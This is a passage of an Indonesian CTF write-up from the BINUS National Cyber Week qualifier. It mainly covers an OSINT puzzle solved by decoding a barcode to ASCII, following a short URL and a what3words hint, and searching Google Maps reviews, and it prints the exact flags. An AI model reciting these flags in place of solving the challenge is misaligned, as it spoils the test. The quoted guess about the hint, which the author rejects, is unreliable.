
Lalu hasilnya di masukkan kedalam “Enter Solution”, dan pencet Submit Solution.




Hasilnya:



Setelah itu pencet Lauch untuk mendapatkan credentialsnya.




Terakhir pencet flag untuk mendapatkan flagnya.



Flag: NCW{you_just_steal_my_secret_ha_57584395528305}

4. Surat Cinta Untuk CSC

Diberikan sebuah file surat_cinta_untuk_CSC.png dan Deskripsi soal yang saya tidak tau apa maksudnya.



BINUS UNIVERSITY
Cyber Security Community

NATIONAL CYBER WEEK


Perihal Rapat	:	**Rapat NCW**	No. Undangan Rapat	:	-
Hari/Tanggal	:	**Minggu, 6 Oktober 2024**	Tempat/Lokasi	:	**shorturl.at**
Isi	:	**Pelaksanaan Qual NCW**	Ketua Rapat	:	**LS**

No.	Rincian Pembahasan	Detail Pembahasan	Penanggung Jawab
1	**Pendataan Peserta**	Menentukan siapa saja yang masuk final NCW dan yang menyelesaikan soal ini.	**LS**


Awalnya saya tidak tahu maksud dari gambar ini, tetapi setelah diteliti terdapat sebuah 2 point penting, yaitu:

1. Terdapat sebuah barcode di dalam img.
2. Terdapat sebuah shorturl.at yang berguna untuk memperpendek URL.

Setelah menganalisis gambar, tahap selanjutnya yaitu scan / membaca barcode.




Disini saya mendapatkan sebuah USPS Intelligent Mail: 10757108117780000000.
Saya menduga ini adalah sebuah ascii.




Disini saya memisahkan 10757108117780000000 > 107 57 108 117 78 00 00 00 0 lalu decode decimal to ascii, dan mendapatkan hasilnya = k9luN

Lalu saya teringat tentang shorturl.at yang di gunakan untuk memperpendek url.



https://www.shorturl.at/k9luN




```
Congrats sudah sampai disini, tapi flagnya bukan disini, ini
sedikit cluenya:

pumps.zeal.writing
```


Terdapat sebuah hint yaitu: “pumps.zeal.writing”
Saya tidak tau ini maksudnya apa, tetapi setelah mencari beberapa referensi:

> Menggabungkan ketiga kata ini, **"pumps.zeal.writing"** bisa jadi mengarah kepada sebuah metode atau proses eksploitasi tertentu yang melibatkan:
>
> - **Pumping**: Mungkin mengacu pada teknik tertentu yang digunakan dalam pemrograman atau dalam eksploitasi keamanan.
> - **Zeal**: Mengindikasikan perlunya semangat dalam mencari dan menyelesaikan tantangan, mungkin menyarankan bahwa usaha dan antusiasme penting dalam proses ini.
> - **Writing**: Mungkin berkaitan dengan menciptakan atau menggunakan skrip untuk mengekstrak informasi atau menulis data hasil eksploitasi.

Namun sepertinya itu bukan maksud dari challenge ini, lalu saya mencari referensi lagi dan ternyata:


- **"pumps.zeal.writing"**, adalah format **tiga kata** yang sering digunakan oleh layanan seperti **what3words**. **What3words** adalah sistem pengkodean lokasi yang membagi seluruh permukaan bumi menjadi grid kecil dan memberikan kombinasi unik dari tiga kata untuk setiap titik lokasi.


Selanjunya pergi ke web https://what3words.com/ dan masukkan **pumps.zeal.writing**



Disini mengarah ke SMAK 1 BPK Penabur.


Selanjutnya pencet Petunjut arah dan pilih Google maps.





Karena ini chall osint kemungkinan flag nya berada di bagian ulasan.

Lalu Ketik CTRL + F dan cari format flagnya yaitu NCW



Flag: NCW24{Ezzzzzzznjayyyyyy}